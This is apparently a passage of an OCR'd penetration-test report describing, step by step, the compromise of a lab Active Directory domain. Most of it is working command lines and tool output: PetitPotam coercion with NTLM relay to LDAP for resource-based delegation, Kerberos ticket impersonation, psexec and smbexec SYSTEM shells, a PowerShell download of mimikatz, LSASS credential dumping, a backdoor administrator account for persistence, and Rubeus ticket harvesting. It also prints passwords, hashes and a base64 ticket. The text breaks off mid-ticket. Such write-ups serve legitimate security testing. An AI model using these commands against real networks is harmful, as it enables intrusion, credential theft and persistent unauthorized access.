


Now that the **WebClient** service is active, we can proceed with the actual attack. To carry out this attack, we will need three terminals: **one command prompt** on the target machine (**192.168.72.4**) and **two terminals** on our attacker machine (**192.168.72.6**).

In the first terminal, we run the **PetitPotam** script to exploit the **NTLM relay** vulnerability. The command to execute is:

```
python3 PetitPotam.py -u segreteria -p "princess#1" -d
finance.calipendula.loc -t 192.168.72.6:8888 localhost
```

This step initiates the attack, forcing the target system to send its NTLM credentials.



In the second terminal, we execute the **ntlmrelayx** tool to configure a listener that intercepts NTLM credentials and relays them to the target. The command to use is:


```
proxy -p 8888 --relay 192.168.72.6 80 -d
```

This command sets up a listener on port **8888** and forwards the NTLM requests to the target server (**192.168.72.6**) on port **80**. The purpose of this step is to intercept and relay the NTLM credentials, allowing the target machine's WebDAV service to authenticate.

In the third terminal, we use **Netcat** to listen on port **80** and verify that the connection has been established successfully:


```
nc -nlvp 80
```

This command enables us to monitor incoming connections and confirm that the NTLM credential relay has been executed successfully.



In essence, the machine **192.168.72.4** established a connection to itself through the proxy, passing through my listener. This listener intercepted and captured the authenticated WebDAV


request, which used the privileges of the requested WebDAV service (NT-AUTHORITY/SYSTEM).



What we aim to do now is utilize the acquired credentials to send a request to the **Domain Controller (DC)**. The goal is to convince the DC to configure a **constrained delegation** on a machine object. This machine object acts as a domain entity to which specific privileges can be delegated.

Since we cannot directly exploit an existing machine, as we do not know its credentials or configuration, we need to create a new fake machine object within the domain, for which we control the password. In a Windows domain, every user has the right to create up to 20 machine objects (real or fake). Using one of **Impacket's tools**, **addcomputer.py**, we can create our fake machine object with the following command:


```
python3 addcomputer.py finance.calipendula.loc/segreteria:'princess#1'
                -dc-ip 192.168.72.8 -computer-name kits$
```



After creating the fake computer object, we need to further adapt the previous procedure by using the **impacket-ntlmrelayx** tool instead of **Netcat** to handle incoming authentications. This allows us to forward the intercepted NTLM credentials to the **Domain Controller** and request the configuration of a **constrained delegation** on the machine object we just created.

The command to execute is:

```
impacket-ntlmrelayx -t ldap://192.168.72.8 --delegate-access
                --escalate-user 'kits$'
```



The command configures the tool to listen on the attacker's machine for incoming NTLM authentication attempts. When it intercepts a credential from NT-AUTHORITY\SYSTEM on SAVA, the tool forwards the credential to the Domain Controller.

The Domain Controller is then instructed to configure a **constrained delegation** for the machine object **"kits$"**, assigning it delegation permissions for the machine that sent the request. In this case, that machine is 192.168.72.4, as it is the one initiating the PetitPotam exploit.

At the end of this operation, we will have a **Resource-Based Constrained Delegation (RBCD) associated with the fake computer object we created**. This delegation will appear among the delegations configured within the domain. In other words, the fake computer object kits$ (which we configured with constrained delegation) will be recognized as an entity within the domain that has the permission to impersonate users on other machines. This enables lohackers$ to perform privileged operations on those machines as if it were acting as another user.

```
(e.falcone9㉿ pteh-kali-072-6)-[~]
$ impacket-findDelegation finance.calipendula.loc/segreteria:'princess#1' -dc-ip 192.168.72.8
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

AccountName  AccountType  DelegationType                      DelegationRightsTo                  SPN Exists
-----------  -----------  ----------------------------------  ----------------------------------  ----------
segreteria   Person       Constrained w/ Protocol Transition  cifs/sava.finance.calipendula.loc   No
segreteria   Person       Constrained w/ Protocol Transition  cifs/SAVA                           No
CAVA$        Computer     Unconstrained                       N/A                                 Yes
kits$        Computer     Resource-Based Constrained          SAVA$                               No
SAVA$        Computer     Constrained w/ Protocol Transition  alerter/CAVA                        No
SAVA$        Computer     Constrained w/ Protocol Transition  alerter/cava.finance.calipendula.loc  No
```

This setup provides a powerful foothold for lateral movement and privilege escalation within the domain, as kits$ can now be used to access resources and execute operations with the permissions of impersonated users.

Now that **kits$** has the privilege to impersonate other users on machines within the domain, we can replicate one of the previous steps to request a **Service Ticket (TGS)** on behalf of **kits$** to impersonate the administrator on the machine **SAVA$**.

```
e.falcone9@pteh-kali-072-6: ~
[*] HTTPD(80): Client requested path: /a/pipe/srvsvc
[*] All targets processed!
[*] HTTPD(80): Connection from 192.168.72.4 controlled, but there are no more targets left!
[*] Delegation rights modified succesfully!
[*] kits$ can now impersonate users on SAVA$ via S4U2Proxy
^C
┌──(e.falcone9㉿ pteh-kali-072-6)-[~]
└─$ impacket-getST finance.calipendula.loc/'kits$':bwpep8R1G46QdUwhzEe3sATBTV1hkqyp -dc-ip 192.168.72.8 -spn cifs/SAVA -impersonate administrator
```

```
┌──(e.falcone9㉿ pteh-kali-072-6)-[~]
└─$ export KRB5CCNAME=administrator@cifs_SAVA@FINANCE.CALIPENDULA.LOC.ccache

┌──(e.falcone9㉿ pteh-kali-072-6)-[~]
└─$ klist
Ticket cache: FILE:administrator@cifs_SAVA@FINANCE.CALIPENDULA.LOC.ccache
Default principal: administrator@finance.calipendula.loc

Valid starting     Expires            Service principal
12/04/24 11:18:08  12/04/24 21:18:08  cifs/SAVA@FINANCE.CALIPENDULA.LOC
        renew until 12/05/24 11:18:10
```

The only difference from the previously used procedure is that instead of using **smbexec**, we utilize the **impacket-psexec** tool.


The command to execute is:

```
impacket-psexec finance.calipendula.loc/administrator@SAVA -k
```

```
┌──(e.falcone9㉿ pteh-kali-072-6)-[~]
└─$ impacket-psexec finance.calipendula.loc/administrator@SAVA -k
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Requesting shares on SAVA.....
[*] Found writable share ADMIN$
[*] Uploading file TUVpghsh.exe
[*] Opening SVCManager on SAVA.....
[*] Creating service Xqvx on SAVA.....
[*] Starting service Xqvx.....
[!] Press help for extra shell commands
Microsoft Windows [Versione 10.0.19045.5131]
(c) Microsoft Corporation. Tutti i diritti sono riservati.

C:\Windows\system32> whoami
nt authority\system
```

Appendix W5.3 - Method #3

This method is the simplest and involves using the machine's administrator account, **vespino**, which we previously discovered. To execute the attack, we log in via **Remote Desktop** to the machine at **192.168.72.4**.




Our goal is to escalate from being a local administrator to **NT-AUTHORITY\SYSTEM**, thereby gaining full control of the machine. To achieve this, we can use one of several Microsoft-certified and fully legitimate tools available on **live.sysinternals.com**, such as **PsExec.exe**. In this case, we will choose the 64-bit version, as the target machine is running a 64-bit operating system. We proceed by downloading the tool and executing it.

At this point, we use the terminal to launch an interactive **cmd** session with **SYSTEM** privileges by running the following command:

```
psexec.exe -s -i cmd.exe
```

Once the **cmd** is opened, we can verify that we have successfully escalated to **NT-AUTHORITY\SYSTEM** by executing the following command:

```
whoami
```



Appendix W5.4 - Searching for credentials

Since we now have an **NT AUTHORITY\SYSTEM** shell, we can dump the **LSASS** process to check for useful credentials that could assist with lateral movement or privilege escalation. There are several methods to achieve this; in this case, we use the ***Mimikatz*** tool to dump **LSASS**. We have downloaded the tool to the `/tmp` directory using the following command:

```
cd /tmp

powershell -c iwr https://github.com/ParrotSec/mimikatz/raw/refs/heads/master/x64/mimikatz.exe -o mimikatz.exe".
```

By doing this, we proceed to execute the following commands in **Mimikatz**:

1. **Enable Debug Privileges**:

   ```
   privilege::debug
   ```

   This command enables the necessary debug privileges, allowing Mimikatz to access sensitive process memory, such as **LSASS**.


2. **Dump Credentials from LSASS**:

   ```
   sekurlsa::logonpasswords
   ```

   This command extracts and displays the credentials stored in **LSASS**, including usernames, passwords, and hashes that can be used for further attacks, such as lateral movement or privilege escalation.


As output, we obtain the following:

1. The **password hash** of the **admin user** on the **SAVA** machine.



2. The **password hash** of the **SAVA** machine itself.

3. The **password hash** of the **segreteria** user, which we had already discovered earlier.



These credentials can be leveraged for further exploitation, including lateral movement and privilege escalation within the domain.

Appendix W6 - The fall of the 192.168.72.3 machine


As mentioned in Appendix W5, we successfully obtained an **NT AUTHORITY\SYSTEM** shell on the **SAVA** machine (192.168.72.4). Following this, we dumped the **LSASS** process and retrieved the password hashes for this machine, providing us with additional credentials for further exploitation.

Using the ***findDelegation*** tool from ***Impacket***, we discovered that the **SAVA** machine has a **constrained delegation** configured for the **alerter/CAVA** service. This delegation allows the **SAVA** machine to impersonate an administrator on the **CAVA** machine specifically for the **alerter** service, granting it privileged access to that service.

```
┌──(e.falcone9㉿pteh-kali-072-6)-[~]
└─$ impacket-findDelegation finance.calipendula.loc/SANSEVERINO$ -hashes :09dfd1d58604863a84cb48e52fc6b43e -dc-ip 192.168.72.8
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

AccountName  AccountType  DelegationType                      DelegationRightsTo                  SPN Exists
-----------  -----------  ----------------------------------  ----------------------------------  ----------
segreteria   Person       Constrained w/ Protocol Transition  cifs/sava.finance.calipendula.loc   No
segreteria   Person       Constrained w/ Protocol Transition  cifs/SAVA                           No
CAVA$        Computer     Unconstrained                       N/A                                 Yes
SAVA$        Computer     Constrained w/ Protocol Transition  alerter/CAVA                        No
SAVA$        Computer     Constrained w/ Protocol Transition  alerter/cava.finance.calipendula.loc  No
```

We can exploit this delegation to escalate privileges and become administrators of the entire **CAVA** machine. Specifically, by using the **impacket-getST** tool with the credentials of the **SAVA** machine, we request a Kerberos ticket to impersonate the **CAVA administrator** on the **alerter** service.


For convenience, we alter the service in our request to **CIFS**, which allows us to gain administrative access to a portion of the **CAVA** machine's disk. Once we execute the command, we receive a file containing the requested Kerberos ticket, which can be used to perform further privileged operations on the **CAVA** machine.



Now, we export the Kerberos ticket to the **KRB5CCNAME** environment variable and then, after setting this variable, we can verify that the ticket is successfully loaded into the cache by running:

```
klist
```

The output confirms that we have the ticket cached, which grants us access to the **CIFS** service on the **CAVA** machine using the administrator account. This ticket can now be used to perform privileged operations on the machine.



Now, we use the ***impacket-smbexec*** tool with the `-k` option to utilize the Kerberos ticket stored in the cache to authenticate to the **CAVA** machine.

By executing this command, not only do we gain access to the **CIFS** service on a portion of the **CAVA** machine's disk, but we also escalate privileges and successfully obtain an **NT AUTHORITY\SYSTEM** shell on the **CAVA** machine. This signifies that we have fully compromised the machine and now have complete control over it.


```
┌──(a.decaro39㉿pteh-kali-072-6)-[~]
└─$ impacket-smbexec finance.calipendula.loc/administrator@CAVA -k
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32> ipconfig

Configurazione IP di Windows


Scheda Ethernet Ethernet:

   Suffisso DNS specifico per connessione:
   Indirizzo IPv4. . . . . . . . . . . . : 192.168.72.3
   Subnet mask . . . . . . . . . . . . . : 255.255.255.0
   Gateway predefinito . . . . . . . . . : 192.168.72.254
```


We establish persistence on the **CAVA** machine by creating a new user and then adding this user to the local **Administrators** group. This ensures that we maintain access to the machine even if the **alerter/CAVA** delegation is removed.

```
C:\Windows\system32> net user kitsunes Password123## /add
Esecuzione comando riuscita.


C:\Windows\system32> net localgroup Administrators kitsunes /add
Esecuzione comando riuscita.


C:\Windows\system32> net localgroup Administrators
Nome alias     Administrators
Commento       Gli amministratori hanno privilegi di accesso completo e senza limitazioni al computer/dominio

Membri

-------------------------------------------------------------------------------
admin
Administrator
FINANCE\Domain Admins
kitsunes
Esecuzione comando riuscita.
```

With these steps, the new user now has administrative privileges on the **CAVA** machine, providing persistent access regardless of changes to delegation settings.

Appendix W6.1 - Searching for credentials

We dump **LSASS** using ***Mimikatz*** with the same procedure explained in Appendix W 5.4 and obtain the desired credentials. To avoid redundancy, we refrain from repeating the detailed procedure here, as it has already been thoroughly described in the aforementioned appendix.



As a result, we obtain the password hash for the **CAVA** machine and the plaintext password for the local administrator account. The presence of the plaintext password strongly suggests that **WDIGEST** is active on this machine, allowing passwords to be stored in memory in cleartext.

Appendix W7 - The conquest of child domain (finance.calipendula.loc)

In the previous appendix, we successfully compromised the **CAVA** machine. Using the ***impacket-findDelegation*** tool, we discover that the **CAVA** machine is configured with **Unconstrained Delegation**. This type of delegation allows the machine to store the Kerberos tickets of all users who authenticate on it until the machine is restarted. This configuration poses a significant security risk, as it enables the extraction and misuse of these tickets for privilege escalation or lateral movement within the domain.

```
┌──(e.falcone9㉿ pteh-kali-072-6)-[~]
└─$ impacket-findDelegation finance.calipendula.loc/segreteria:'princess#1' -dc-ip 192.168.72.8
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

AccountName  AccountType  DelegationType                      DelegationRightsTo                  SPN Exists
-----------  -----------  ----------------------------------  ----------------------------------  ----------
segreteria   Person       Constrained w/ Protocol Transition  cifs/sava.finance.calipendula.loc   No
segreteria   Person       Constrained w/ Protocol Transition  cifs/SAVA                           No
CAVA$        Computer     Unconstrained                       N/A                                 Yes
kits$        Computer     Resource-Based Constrained          SAVA$                               No
SAVA$        Computer     Constrained w/ Protocol Transition  alerter/CAVA                        No
SAVA$        Computer     Constrained w/ Protocol Transition  alerter/cava.finance.calipendula.loc  No
```


We can exploit this **Unconstrained Delegation** to steal the **srvapp** ticket, which belongs to the **Domain Controller**, by forcing its authentication. To carry out this attack, we use three tools: ***Mimikatz*** and ***Rubeus***, which are installed in the `/tmp` directory as explained in Appendix W 5.4, and ***PetitPotam***, which is available on the attacker machine.

First, we run ***Rubeus*** on the compromised **CAVA** machine to monitor for incoming Kerberos tickets. The tool listens passively for tickets being cached by the machine. Initially, as observed, only the **CAVA** machine's own ticket is present in the cache.

```
C:\temp>Rubeus monitor /interval:1 /nowrap

v2.2.0

[*] Action: TGT Monitoring
[*] Monitoring every 1 seconds for new TGTs


[*] 04/12/2024 23:20:45 UTC - Found new TGT:

  User                  :  CAVA$@FINANCE.CALIPENDULA.LOC
  StartTime             :  04/12/2024 21:45:58
  EndTime               :  05/12/2024 07:45:58
  RenewTill             :  08/12/2024 17:30:53
  Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
  Base64EncodedTicket   :

    doIF+DCCBfSgAwIBBaEDAgEWooIE3TCCBNlhggTVMIIE0aADAgEFoRkbF0ZJTkFOQ0UuQ0FMSVBFTkRVTEEuTE9DoiwwKqADAgECoSMwIRsGa3JidGd0GxdGSU5BTkNFLkNBTElQRU5EVUxBLkxPQ6OCBH8wggR7oAMCARKhAwIBAqKCBG0EggRpnJlo0N4ZK9Zch9G7zJi49e+HHFrGzVtlpD+9L
m5QW2bHj8eXobKvhjdSLxmLImFLW5tgIJIdtsR5qOTLMjwStnDXfrt/LfJcNCoj3RPwLglzPd/2zHCM1chpx0/eCkmIAl2EG/YODk3WmedOqgizZkUWkGNaekebVuanTK6yBBb0/ZnSIsFLV4vbI7o4JW3EaN+lH+7igm++OF8xWhEOzY0nDSomPv1/QCmyNN1V0c74uQFk4UGYp8ZkJOZKrxHJNq1+F8
uKfQdwCoTeJIHfSUXjt8SMtrKO9sNb7DSu1lATIqf0e41C7FLqFEz71Cme+L8wGTQSYeFXHAYQimZwtUVJOtH670CK8u/FH1nQs7Eb8Nd4cwxmbhrZZ4NI31+wTgFW301rGeOvcBv7zqyj5Utpu1DH3jDCeWkET55keeiaaP33zBKepK72ZhFWwrdMuqLx5ukcBwu6srytC5eZQ6uJHadW6EXNkMvBiaa
PbaMMRw69RLOGOtN6ocUM3XwwgGq97g62VT/HgUTl3xZEiPmNEVrKNTU6U2PHSOCiAlgfepljkK79QexF5fe3/lpSJM79cxm7DSqmcIieII2fCtzVw2kuX/8jeIjcTjDYAgKbr5NduLNaITqA0EwF7dlm30rtKRgtZ6eJtGCJc0+xzY9oYG6ECABZL8jqkvrOCew1K+hcdlqIE4tT1h7SXJdbmf3r/hw8
